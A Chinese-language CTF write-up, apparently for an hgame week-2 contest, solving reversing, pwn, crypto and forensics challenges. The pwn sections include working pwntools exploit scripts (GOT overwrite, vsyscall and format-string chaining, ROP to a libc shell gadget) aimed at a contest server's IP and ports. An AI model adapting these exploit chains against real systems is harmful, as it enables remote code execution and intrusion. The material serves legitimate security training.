ShinyShot!


在 sub_4014FA 中，程序对输入进行了变种的 base64 和异或操作，在 main 中与可执行文件最后的 32 byte 进行比较

```
#include<iostream>
#include<string.h>
#include<stdlib.h>
using namespace std;

int main()
{
    cout << (int)(0x5 ^ 0x15) << endl;

    char a[] =
"\x44\x2a\x73\x43\x2e\x1f\x26\x4f\x0e\x69\x28\x5a\x17\x5c\x36\x65\x35\x07\x52\x
24\x49\x2c\x14\x63\x2c\x56\x34\x04\x6d\x29\x14\x29";
    for (int i = 31; i>0; i--)
    {
        a[i] ^= a[i - 1];
    }
    cout << a << endl;
    for (int i = 0; i < 32; ++i)
    {
        if (a[i] >= 'A'&&a[i] <= 'M')
        {
            a[i] += 'Q'-'D';
        }
        else if (a[i] >= 'N'&&a[i] <= 'Z')
        {
            a[i] += 'f' - 'S';
        }
        else if (a[i] >= 'a'&&a[i] <= 'm')
        {
            a[i] -= 'a'-'A';
        }

    }
    cout << a<<endl;


}
```

因此我们可以简单的进行字母替换计算出正常的 base64 encode 后的字符串
Qnl0M19INGNrZXJfc2hvME8wbzB0lQ==
Decode 得到 Byt3_H4cker_sho0O0o0t!
在 004018DE 处有一个 jmp 错误
应该修正为 0x15 修改为 0x05 通过输入数字在 sub_401460 中修改

Maze

迷宫问题




走啊走啊走啊走

Pro 的 Python 教室(三&四)

使用 pycdas

```
        ''
        "You're right! "
        "You're Wrong! "
    [Disassembly]
        0           JUMP_ABSOLUTE           3
        3           JUMP_ABSOLUTE           9
        6           LOAD_CONST              15: "You're Wrong! "
        9           JUMP_ABSOLUTE           14
        12          PRINT_ITEM
Error disassembling thirdorigan.pyc: vector::_M_range_check: __n (which is 100) >= this->size() (which is 16)
        13          LOAD_CON ST             100:
```

观察到 13　　LOAD_CONST　　100 这一行中，100 太大，用二进制编辑器在文件偏移 0x2c 处将 0x64 改为 0x01 就可以得到



在程序开通 jump 很不合理，推测是 jump 等指令是插入的
在文件偏移 0x2e 处删除 71 03 00 71 09 00 64 0f 00 71 0e 00 47 64 01 00
并修改 co_code size 为 21 01 00 00
使用 pycdc

```
import string
letters = list(string.letters) + list(string.digits) + [
    '+',
    '/']
dec = 'FcjTCgD1EffEm2rPC3bTyL5Wu2bKBl9KAZrwFgrUygHN'

def encode(input_str):
    continue
    str_ascii_list = [ '{:0>8}'.format(str(bin(ord(i))).replace('0b', '')) for i in input_str ]
    output_str = ''
    equal_num = 0
    for x in [
        0,
        6,
        12,
        18]:
        continue
        temp_str_list = [][temp_str[x:x + 6]]
        continue
        temp_str_list = [ int(x, 2) for x in temp_str_list ]
```

```
            if equal_num:
                temp_str_list = temp_str_list[0:4 - equal_num]
            continue
            ''.join += []([ letters[x] for x in temp_str_list ])
            str_ascii_list = str_ascii_list[3:]
        output_str = output_str + '=' * equal_num
        return output_str

print "Welcome to Processor's Python Classroom Part 3&4!\n"
print 'qi shi wo jiu shi lan cai ba liang dao ti fang zai yi qi.'
print "Now let's start the origin of Python!\n"
print 'Plz Input Your Flag:\n'
enc = raw_input()
lst = list(enc)
lst.reverse()
llen = len(lst)
for i in range(llen):
    if i % 2 == 0:
        lst[i] = chr(ord(lst[i]) - 2)
    lst[i] = chr(ord(lst[i]) + 1)

enc2 = ''
enc2 = enc2.join(lst)
enc3 = encode(enc2)
if enc3 == dec:
    print "You're right! "
else:
    print "You're Wrong! "
```

程序是一个变异的 base64 还有加减，变异的 base64 是大小写替换，替换回去后就可以用正常的 base64 解决了

```
#include<iostream>
using namespace std;
int main()
{
    char a[] = "FcjTCgD1EffEm2rPC3bTyL5Wu2bKBI9KAZrwFgrUygHN";

    for (int i = 0; i < 44; ++i)
    {
        if (a[i] >= 'A'&&a[i] <= 'Z')
        {
            a[i] += 'a' - 'A';
        }
        else if (a[i] >= 'a'&&a[i] <= 'z')
```

```
        {
            a[i] -= 'a' - 'A';
        }
    }
    cout << a<<endl;
    char b[44] = "|\"mpguxQ^3dispmb^pS`dn/dk4V|dn`hg";
    for (int i = 0; i < 44; ++i)
    {
        if (i % 2 == 0)
        {
            b[i] = b[i] + 1;
        }
        else
        {
            b[i] = b[i] - 1;
        }
    }
    for (int i = 33; i >= 0; --i)
    {
        cout << b[i];
    }
}
```

get flag

Pro 的 Python 教室(二)

Py2 就比较简单了 可以直接得到源代码

```
print ("Welcome to Processor's Python Classroom Part 2!\n")
print ("Now let's start the origin of Python!\n")
print ('Plz Input Your Flag:\n')
enc = raw_input()
len = len(enc)
enc1 = []
enc2 = ''

for i in range(len):
    if i % 2 == 0:
        enc1.append(chr(ord(enc[i]) + 1))
        continue
    enc1.append(chr(ord(enc[i]) + 2))

s1 = []
```

```
for x in range(3):
    for i in range(len):
        if (i + x) % 3 == 0:
            s1.append(enc1[i])
            continue

enc2 = enc2.join(s1)
if enc2 in aaa:
    print ("You 're Right!")
else:
    print( "You're Wrong!")
    exit(0)
```

然后是

```
aaa = 'ioOavquaDb}x2ha4[~ifqZaujQ#'
aaa1=[]
for i in range(9):
    aaa1.append(aaa[i])
    aaa1.append(aaa[18+i])
    aaa1.append(aaa[9+i])
aaa2=''
aaa2=aaa2.join(aaa1)
#print(aaa2)
aaa3=[]
aaa4=''
for i in range(len(aaa2)):
    if i%2==0:
        aaa3.append(chr(ord(aaa2[i]) - 1))
        continue
    aaa3.append(chr(ord(aaa2[i]) - 2))
aaa4=aaa4.join(aaa3)
print(aaa4)
```

薯片拯救世界 2

输入薯片老婆是第几个时
int v5
if (v5 <= 23)
如果 v5 为负数，能通过判断，所以造成在一个任意写入漏洞，在 0x6020E0 前的地址都是可

以写入的
将 plt 表未用到的 exit 函数修改未 backdoor 的地址就可以 get shell

```
import pwn
c=pwn.remote("118.24.3.214", 11000)
print(c.recvline())
c.sendline()
print(c.recvline())
c.sendline()
print(c.recvline())
c.sendline()
print(c.recvline())
c.sendline()
print(c.recvline())
c.sendline()
print(c.recvline())
print(c.recvline())
c.sendline("-11")
print(c.recvline())
c.send("\x6a\x09\x40\x00\x00\x00\x00\n")
print(c.recv())
c.sendline("30")

c.interactive()

c.close()
```

Steins;Gate2

真的保护全开啊都
Rand 和 carry 在 2 个 printf 中都泄露了
程序最后的 read 溢出，在执行到 ret 指令时的栈

Stack view

```
00007FFDE29D6018  00005573C2CF6CE4  sub_5573C2CF6C93+51
00007FFDE29D6020  00007F89047989A0  ld_2.27.so:_dl_rtld_di_serinfo+6E10
00007FFDE29D6028  00005573C2CF6AF0  sub_5573C2CF6AF0
00007FFDE29D6030  00005573C40BB260  [heap]:00005573C40BB260
00007FFDE29D6038  00006AF000000001
00007FFDE29D6040  00007FFDE29D6050  [stack]:00007FFDE29D6050
00007FFDE29D6048  00005573C2CF6E19  main+3E
00007FFDE29D6050  00005573C2CF6E20  init
00007FFDE29D6058  00007F89043B8B97  libc_2.27.so:__libc_start_main+E7
00007FFDE29D6060  0000000000000001
00007FFDE29D6068  00007FFDE29D6138  [stack]:00007FFDE29D6138
00007FFDE29D6070  0000000100008000
00007FFDE29D6078  00005573C2CF6DDB  main
00007FFDE29D6080  0000000000000000
00007FFDE29D6088  9B74C364D627E505
00007FFDE29D6090  00005573C2CF69C0  start
00007FFDE29D6098  00007FFDE29D6130  [stack]:00007FFDE29D6130
00007FFDE29D60A0  0000000000000000
00007FFDE29D60A8  0000000000000000
00007FFDE29D60B0  CE6883C0CAA7E505
00007FFDE29D60B8  CE814E8D1CF9E505
00007FFDE29D60C0  00007FFD00000000
00007FFDE29D60C8  0000000000000000
00007FFDE29D60D0  0000000000000000
00007FFDE29D60D8  00007F8904798733  ld_2.27.so:_dl_rtld_di_serinfo+6BA3
00007FFDE29D60E0  00007F890477E638  libc_2.27.so:00007F890477E638
00007FFDE29D60E8  0000000005C3DC7A
00007FFDE29D60F0  0000000000000000
00007FFDE29D60F8  0000000000000000
00007FFDE29D6100  0000000000000000
00007FFDE29D6108  00005573C2CF69C0  start
```

UNKNOWN 00007FFDE29D6018: [stack]:00007FFDE29D6018 (Synchronized with RSP)

利用 vsyscall 地址不会变，我们可以控制 rsp 到 main 的位置
第一次 read 溢出的长度不够，通过将 00007FFDE29D6018 和 00007FFDE29D6020 的内容改为 ffffffffff600000，即可回到 sub_5573C2CF6AF0

```
1  unsigned __int64 sub_5573C2CF6AF0()
2  {
3    char buf; // [rsp+0h] [rbp-40h]
4    unsigned __int64 v2; // [rsp+38h] [rbp-8h]
5
6    v2 = __readfsqword(0x28u);
7    puts("To seek the truth of the world.");
8    read(0, &buf, 0x80uLL);
9    return __readfsqword(0x28u) ^ v2;
10 }
```

然后再把栈继续用 0x ffffffffff600000 填充，
回到 main 利用 printf 暴露栈上地址，然后就像 gete1 了
from pwn import *

```
#p=process("/home/ytu/Desktop/hgame/week 2/SteinsGate2")
p=remote("118.24.3.214", 11003 )
print(p.recvline())
p.send("/bin/sh\x00\x00")
print(p.recvline())
print(p.recvline())
print(p.recvline())
p.send("\x00"*48+"\x33\x23\x00\x00") #first
print(p.recvline())
print(p.recvline())
p.send("%7$p")
s1=p.recvline()
print(s1)
s2=s1[0:10]
a1=int(s2,16)+ 0x1234
p.send("\x00"*28 +"\x66\x66\x00\x00"+"\x00"*16+ p32(a1))
print(p.recvline())
print(p.recvline())
p.send("%11$p")# hou zi tou tao 11    21 is __libc_start_main_ret       %27$p
s3=p.recvline()
print(s3)
s4=s3[0:18]
a2=int(s4,16)
print(p.recvline())
p.send("\x00"*48+"\x33\x23\x00\x00"+"\x00"*4+p64(a2)+"\x00"*8+p64(0xffffffffff600000)*2)
print(p.recvline())
p.send("\x00"*48+"\x33\x23\x00\x00"+"\x00"*4+p64(a2)+"\x00"*8+p64(0xffffffffff600000)*5
+"\x29")
print(p.recvline())
print(p.recv())
catp.send("/bin/sh\x00\x00")
print(p.recvline())
print(p.recvline())
print(p.recvline())
p.send("\x00"*48+"\x33\x23\x00\x00") #first
print(p.recvline())
print(p.recvline())
p.send("%7$p")
s5=p.recvline()
print(s5)
s6=s5[0:10]
a3=int(s6,16)+ 0x1234
p.send("\x00"*28 +"\x66\x66\x00\x00"+"\x00"*16+ p32(a3))
print(p.recvline())
```

```
print(p.recvline())
p.send("%13$p")
s7=p.readline()
s8=s7[0:14]
print(s8)
a4=int(s8,16)
print(a4)
print(p.recvline())
a5=a4+0x20135C
a6=a4+0x19f #pop ret
a7=a4-0x59 #system
p.send("\x00"*48+"\x33\x23\x00\x00"+"\x00"*4+p64(a2)+"\x00"*8+p64(a6)+p64(a5)+p64(a
7))
p.interactive()
```

handsomeAris

是栈溢出，利用
0000000000400873 pop rdi
然后 ret 到 main 中 put 的地址，可以得到 got.plt 中__libc_start_main 的地址，
然后直接利用 libc 中的 godget 获得 shell

```
.text:00000000000F1147                  mov     rax, cs:environ_ptr_0
.text:00000000000F114E                  lea     rsi, [rsp+70h]
.text:00000000000F1153                  lea     rdi, aBinSh     ; "/bin/sh"
.text:00000000000F115A                  mov     rdx, [rax]
.text:00000000000F115D                  call    execve
```

Godget 利用这一段，因为栈上 rsp+70h 刚好为 0

```
from pwn import *

#p=process("/home/ytu/Desktop/hgame/week 2/handsomeariis1")
p=remote("118.24.3.214", 11002)
print(p.readline())
print(p.readline())
p.sendline("Aris so handsoooome!"+"\x00"*20+p64(0x400873)+p64(0x601030)
+p64(0x400590)+p64(0x400735))
print(p.readline())
s=p.readline()
s1=s[:-1]
print(s1)
a1=unpack(s1, 48, endian='little', sign=False)
print(hex(a1))
print(p.readline())
```

```
#addgodget=a1+0xE88DC 2.27
addgodget=a1+0xD0A07 #libc6_2.23-0ubuntu10_amd64
p.sendline("Aris so handsoooome!"+"\x00"*20+p64(addgodget))
p.interactive()
```

babyfmt

格式化字符串漏洞 emmm

```
from pwn import *
#p=process("/home/ytu/Desktop/hgame/week 2/babyfmtt")
p=remote("118.24.3.214", 11001 )
print(p.readline())
p.sendline("%2126c%8$hn"+"\x00"*5+
"\x20\x10\x60"+"\x00"*5+
"\x61"*65)
p.interactive()
```

Are You Familiar with DNS Records?

查 dns 的 txt 记录（申请免费证书的时候用过哈哈哈）

找得到我嘛？小火汁

通过 ftp 得到 secret.log
用这个解密 tls 得到 1.tar, 解压 1.tar 得到 1, 这个 1 是一个 zip 格式的压缩包, 里面是 flag.jpg
二进制打开就能看到 flag 了

Vigener~

https://www.mygeocachingprofile.com/codebreaker.vigenerecipher.aspx
再这个网站上穷举一波就能得到 flag 了，居然是抄维基百科 233333